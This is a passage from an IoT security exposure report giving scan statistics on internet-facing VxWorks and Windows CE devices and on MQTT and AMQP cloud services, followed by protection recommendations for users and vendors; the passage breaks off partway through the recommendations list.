


Figure 2-49 Ranking of services publicly accessible on VxWorks-speaking devices (in China)



As shown in Figure 2-50 and Figure 2-51, global VxWorks installations most frequently open ports 21, 23, and 80, each found with over 40,000 devices, followed by port 111 (23,896 devices). In China, port 111 is most frequently opened (15,952 devices), followed by ports 21, 23, and 80.

Figure 2-50 Ranking of ports opened on VxWorks-speaking devices (global)





Figure 2-51 Ranking of ports opened on VxWorks-speaking devices (in China)



2.3.6 Windows CE

Windows CE, launched in 1996 by Microsoft, is specifically designed for high-performance embedded devices. It is partly open-source, but not available for free. With a high requirement for hardware performance, it usually runs on 32-bit or above processors. However, this operating system features a short development cycle as well as user-friendly graphical interfaces. By virtue of these two advantages, Windows CE once had a prominent presence in the market of embedded operating systems, as demonstrated in the adoption by large factories, such as Foxconn, for use on handheld terminals by robots (large manufacturing robots for laser welding), RFID readers (for dining in canteens, attendance checking, and so on), and other terminals。

Figure 2-52 Handheld terminal and attendance system powered by Windows CE

Windows CE is usually running on handheld control and detection terminals. Such devices are seldom updated. Therefore, from initial design, many applications are directly exposed to the Internet.

Viewpoint 24: A total of 120,000 Windows CE installations are exposed on the Internet around the world. In China, the number is only 4500, accounting for about 3.7% of the global total.

NTI records 120,396 devices worldwide running on Windows CE, including 4555 in China. Windows CE exposures are mainly found in industrial powers such as the USA, Germany, Canada, and China.

We collected data about ports opened by Windows CE and related services. The remaining part in this section revolves around such statistics.

As shown in Figure 2-53 and Figure 2-54, most Windows CE installations make the HTTP service publicly accessible. Globally, more than 180,000 devices allow access to the HTTP service. Presumably, it is a common practice for Windows CE to open ports for the HTTP service. There are also nearly 10,000 devices allowing access to the FTP service, accounting for about 8.2% of the total number of Windows CE-speaking devices worldwide. In China, the number of Windows CE-speaking devices allowing access to the HTTP service is 5207.

Figure 2-53 Ranking of services publicly accessible on Windows CE-speaking devices (global)





Figure 2-54 Ranking of services publicly accessible on Windows CE-speaking devices (in China)



As shown in Figure 2-55 and Figure 2-56, most Windows CE installations make such ports as 80, 8080, and 8081 publicly accessible for the HTTP service. Specifically, the number of Windows CE installations opening port 80 is over 100,000, that for port 443 is nearly 30,000, and that for ports 21, 22, and 23 is respectively 13,443, 9815, and 8820.

Figure 2-55 Ranking of ports opened on Windows CE-speaking devices (global)





Figure 2-56 Ranking of ports opened on Windows CE-speaking devices (in China)



2.3.7 Summary IoT Operating Systems

In normal circumstances, if the aforementioned operating systems work with default configurations, ports opened by default and related services are exposed to the Internet. These ports and services often provide version information of

the operating systems. Therefore, attackers can easily gain system privileges as long as they find version-specific CVE vulnerabilities or default user names and passwords for login to these operating systems. This significantly reduces the time and cost of hacking these devices. IoT operating systems, as an application carrier of edge IoT devices, should receive due attention for their security. It is not advisable to launch such services as SSH and telnet upon startup of an IoT operating system. Output of networked applications transferred over the Internet should never contain sensitive strings, such as operating system information, to prevent information disclosure which may be exploited for further attacks.

2.4 IoT Cloud Services

The IoT is encumbered by underperforming devices. To address this situation, it is a natural choice to combine devices with clouds. Almost all public cloud service providers offer the platform as a service (PaaS) for IoT applications. Examples of such services include message push, machine learning, and mass storage. Meanwhile, almost all IoT vendors provide the software as a service (SaaS) on the cloud side such as device connection, device management, log analysis, instruction issuance, and version updating.

These IoT cloud services must be exposed to the Internet for two reasons: (1) Many home IoT devices, which are deployed behind the gateway, cannot directly provide services for users. To exercise control on devices from the Internet, devices need to establish long-lived connections with the cloud. (2) Most IoT devices work at low power consumption or in sleep mode. Only when data needs to be transferred are they woken to reestablish a connection. Therefore, cloud services must remain active to ensure permanent connectivity for devices.

After connecting to the Internet, IoT devices can communicate with the cloud by using a protocol like Message Queuing Telemetry Transport (MQTT), Advanced Message Queuing Protocol (AMQP), Extensible Messaging and Presence Protocol (XMPP), or Constrained Application Protocol (CoAP). MQTT is the most widely used and supported by mainstream IoT cloud service providers, including Gizwits, Tencent Cloud, Alibaba Cloud, and China Mobile IoT Company Limited. Moreover, each IoT cloud service provider has launched a software development kit (SDK) for devices that will connect to its cloud. This SDK provides such functions as authentication for connection to the cloud and device management.


For message transfer to achieve subscription or push purposes, an IoT device initiates a connection to the cloud service. As a result, the cloud service instead of the device is exposed to the Internet. For this reason, this chapter dwells upon only IoT cloud services exposed on the Internet. An analysis of them will bring you closer to IoT devices behind the gateway, letting you know their quantity, activity, and behavioral patterns.

2.4.1 Overall Picture

With the robust development of the IoT, application-layer protocols are becoming more widely used. Besides common services like HTTP, FTP, and SSH, services running IoT-oriented communication protocols, such as MQTT, AMQP, and CoAP, are also exposed on the Internet. A study of them will enlighten the analysis of Internet-facing IoT cloud services.

The search results reveals that the CoAP service is most frequently used, found with approximately 180,000 devices, all of which are in China. XMPP follows close behind, found also with approximately 180,000 devices worldwide, including 16,849 (9.5%) from China. In contrast, MQTT and AMQP services are found with a relatively small number of devices, 40,756 and 27,335 respectively around the world. In China, the number of devices involved for both services is below 10,000.

Figure 2-57 Exposure of IoT cloud services globally and in China



The following sections detail exposure of MQTT and AMQP services. Analysis of CoAP and XMPP services will be provided in subsequent reports. We also find that some IoT cloud service providers use proprietary protocols to provide services, which will be briefly analyzed in section 2.4.4 Other Services.

2.4.2 MQTT

MQTT is a lightweight protocol designed by IBM for low-performance IoT devices running on low-bandwidth networks. Analyzing how MQTT handles data exchanges will let us know why the MQTT service is exposed.

Like HTTP and TCP, MQTT also works on the client/server (C/S) architecture. As a dedicated protocol, MQTT is distinct in that the server side is solely responsible for forwarding messages and the client side has two roles: subscriber and publisher. In other words, MQTT extends from the traditional C/S model to the subscriber-forwarder-publisher model to meet IoT devices' requirements for network connection.

Figure 2-58 Roles in the traditional C/S model




Figure 2-59 Roles specified in MQTT

Viewpoint 25: For the MQTT service exposed on the Internet, all forwarders open port 1883 for non-encrypted communication.

By default, MQTT uses ports 8883 and 1883 for TLS and non-TLS communications respectively. According to data from cyberspace search engines, all identified MQTT services are provided via port 1883 in an unencrypted manner.

Viewpoint 26: Globally, the total number of MQTT services exposed at the end of 2017 reaches 40,756, 14,000+ more than the number (26,113) as of May 2017. China is home to the largest proportion (30%) of such services that amount to 12,975, 7142 more than the number (5833) as of May 2017.

Figure 2-60 Ranking of countries with most MQTT exposures





Figure 2-61 Ranking of MQTT service providers



From the geographic distribution, China and the USA are the top 2 countries. With IP service providers in mind, we can conclude that the heavy exposure of the MQTT service to the Internet is due to cloud service providers' provisioning of services that support MQTT. Of all the services exposed, 5400 are attributable to Alibaba, accounting for 41.6% of the total in China.

Viewpoint 27: There should be more than 10 million terminals that communicate with the cloud side via MQTT.

In China, Gizwits and Alibaba Cloud were among the first IoT cloud service providers that provided the MQTT messaging agent service. A device that integrates Gizwits's SDK, when using MQTT for communication, exchanges MQTT messages with m2m.gizwits.com. According to statistics from an intelligence platform in a southern China province, there are more than 1500 hosts exchanging messages via MQTT with the server corresponding to this domain name every day. A rough estimation goes like this: As shown in Figure 2-61, Alibaba and HiNet (Taiwan) host about 5000 MQTT services altogether. If this volume is equivalent to that by Gizwits, there will be 7.5 million hosts communicating with these 5000 services. If we expand the picture to cover the whole world, there will be more than 24 million such devices. Therefore, there should be more than 10 million IoT devices communicating with the cloud side via MQTT. Those exposed on the Internet are merely a small portion.


2.4.3 AMQP

AMQP was originally intended for financial applications, such as exchange of financial data between banks, stock exchanges, clearing houses, and financial service institutions in the traditional financial field[28]. Now it is mainly used for setting up universal message queuing architectures, usually via port 5672. In IoT applications, this protocol is applicable to communication between mobile handheld devices and the background data center[29]. Its mechanism is similar to MQTT's and so not described here.

Viewpoint 28: Most AMQP services are found in the USA (37.1%) and China (26.2%).

Compared with MQTT, the number of AMQP services exposed is relatively small. Globally, the number of AMQP services exposed reaches 27,335, with the most found in the USA (10,147), followed by China (7164).

Figure 2-62 Ranking of countries with most AMQP services exposed



Viewpoint 29: In China, a large proportion of AMQP services are provided by Alibaba, reaching 2370.

Globally, among all AMQP service providers, Microsoft Azure provides 3088 AMQP services, followed by Alibaba Cloud's 2370. In China, a total of 7114 AMQP services are exposed, 33.3% of which are from Alibaba Cloud.

Figure 2-63 Ranking of AMQP service providers (global)





Figure 2-64 Ranking of AMQP service providers (in China)



2.4.4 Other Services

Some IoT cloud service providers, such as Jingdong Smart Cloud, Gizwits, and Mi Cloud, are inclined to develop their own proprietary protocols to enable IoT devices to connect to the Internet. For example, Jingdong and the electrical product manufacturer Bull have worked together to develop sockets that connect to port 2002 of the server live.smart.jd.com and are thus able to be controlled remotely. In a southern China province, at least 400 hosts connected to this domain in a day.

Mi's IoT ecosystem is quite robust. All IoT devices in this ecosystem communicate with port 80 of the server ott.io.mi.com. In a southern China province, at least 10,000 hosts connected to this domain each day.

2.4.5 Summary IoT Cloud Services

Within half a year, the number of MQTT services increased more than 50%. This indicates that an increasing number of IoT cloud services will be exposed on the Internet with the wide application of the IoT. At the same time, attackers will turn their eyes from traditional web services and mail services to these emerging IoT services. For example, if an IoT application transmits data in plaintext, attackers can easily hijack its traffic and then leverage such information for further deception or man-in-the-middle attacks. In addition, attackers may be covetous of values behind data stored in IoT cloud services. Considering these factors, IoT solution providers and cloud service providers should pay significant attention to the security of IoT cloud services.

2.5 Protection Recommendations

Based on the preceding analysis, we provide some recommendations on IoT protection from the perspectives of users, IoT vendors, and information security vendors.

First, users, after purchasing IoT products, should:


1. Enhance security by changing initial passwords and weak passwords.
2. Disable unused ports such as ports 21 (FTP), 22 (SSH), and 23 (telnet).
3. Make it more difficult to detect open protocols and ports by using uncommon ports rather than default ports.
4. Upgrade device firmware in time.
5. Deploy vendor-supplied security solutions.

Second, IoT vendors when designing, implementing, and running IoT applications, should:

1. Force users to change the initial password during their initial use of devices and check the complexity of passwords set by users.
2. Provide an automatic online upgrade option for device firmware to reduce the exposure of networked devices to security risks.
3. Provide default settings according to the principle of opening the fewest ports required to reduce the possibility of ports exposed on the Internet.
4. Set access control rules to strictly control external access from the Internet.
5. Cooperate with security vendors to enhance security at both device and network layers.

Third, information security vendors, when promoting IoT security solutions, should:

1. Give priority to vulnerability analysis of IoT assets that are largely exposed.
